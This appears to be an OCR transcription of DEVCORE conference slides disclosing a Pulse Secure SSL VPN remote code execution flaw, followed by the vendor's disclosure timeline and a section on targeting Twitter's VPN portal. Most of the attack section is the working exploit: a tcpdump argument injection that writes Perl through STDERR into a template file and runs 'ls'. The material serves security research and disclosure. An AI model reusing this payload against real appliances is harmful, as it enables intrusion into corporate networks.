


/usr/sbin/tcpdump *-help*

```
Usage: tcpdump [-aAdDeflLnNOpqRStuUvxX] [-c count] [-C file_size]
               [-E algo:secret] [-F file] [-i interface] [-M secret]
               [-r file] [-s snaplen] [-T type] [-w pcap-file]
               [-W filecount] ~~[-z postrotate-command]~~
               [-y datalinktype] [-Z user] [expression]
```

Time to dig deeper

- Dig into DSSafe.pm more deeply, we found a flaw in command line I/O redirection parsing



dssafe_example.pl

```
use DSSafe;

system("tcpdump -d $options >/dev/null 2>&1");
system("tcpdump -d -h >file >/dev/null 2>&1");   # `file` not  found
system("tcpdump -d -h >file < >/dev/null 2>&1"); # `file` created
```

Think out of the box

STDOUT is uncontrollable

Could we write a valid Perl by just STDERR?


Think out of the box

```
$ tcpdump -d -r '123'
  tcpdump: 123: No such file or directory

$ tcpdump -d -r '123' 2>&1 | perl -
  syntax error at - line 1, near "123:"
  Execution of - aborted due to compilation errors.
```

Think out of the box

```
$ tcpdump -d -r 'print 123#'
  tcpdump: print 123#: No such file or directory
$ tcpdump -d -r 'print 123#' 2>&1 | perl -
  123
```

Perl 101




Code

```
tcpdump: print 123#: No such file or directory
```

GOTO label

Comment



```
/usr/sbin/tcpdump -d
 -r'$x="ls",system$x#'
 2>/data/runtime/tmp/tt/setcookie.thtml.ttc
 <
 >/dev/null
 2>&1
```

RCE Exploit

```
/usr/sbin/tcpdump -d
-r'$x="ls",system$x#'
2>/data/runtime/tmp/tt/setcookie.thtml.ttc
<
>/dev/null
2>&1
```

1

STDERR(2)

```
tcpdump: $x="ls",system$x#: No such file...
```

```
/usr/sbin/tcpdump -d
  -r'$x="ls",system$x#'
2 2>/data/runtime/tmp/tt/setcookie.thtml.ttc
  <
  >/dev/null
  2>&1
```


```
STDERR(2) > /data/runtime/tmp/tt/setcookie.thtml.ttc

tcpdump: $x="ls",system$x#: No such file...
```

```
/usr/sbin/tcpdump -d
-r'$x="ls",system$x#'
2>/data/runtime/tmp/tt/setcookie.thtml.ttc
```

3 <

~~>/dev/null~~


~~2>&1~~



STDERR(2) > /data/runtime/tmp/tt/setcookie.thtml.ttc

```
tcpdump: $x="ls",system$x#: No such file...
```

```
/usr/sbin/tcpdump -d
-r'$x="ls",system$x#'
<
>
```



```
>_  curl https://sslvpn/dana-na/auth/setcookie.cgi
boot  bin  home  lib64       mnt      opt  proc  sys  usr  var
data  etc  lib   lost+found  modules  pkg  sbin  tmp
...
```


```
2>&1
```

Response from Pulse Secure

- Pulse Secure is committed to providing customers with the best Secure Access Solutions for Hybrid IT- SSL VPN and takes security vulnerabilities very seriously
- Timeline:
  - This issue was reported to Pulse Secure PSIRT Team on March 22, 2019
  - Pulse Secure fixes all reported issues in short span of time and published the security advisory SA44101 on April 24, 2019 with all software updates that address the vulnerabilities for unpatched versions
  - Pulse Secure assigned the CVE's to all reported vulnerabilities and updated the advisory on April 25, 2019
  - Pulse Secure sent out a reminder to all customers to apply the security patches on June 26, 2019
- Pulse Secure would like to thank DEVCORE Team for reporting this vulnerability to Pulse Secure and working toward a coordinated disclosure

Hacking Twitter

- We keep monitoring large corporations who use Pulse Secure by fetching the exposed version and **Twitter** is one of them
- Pulse Secure released the patch on **April 25, 2019** and we wait 30 days for Twitter to upgrade the SSL VPN



[redacted]

[redacted]

Welcome to the

Twitter VPN Access Portal

username

password

Realm TWO FACTOR FULL TUNNEL ▼

Please sign in to begin your secure session.

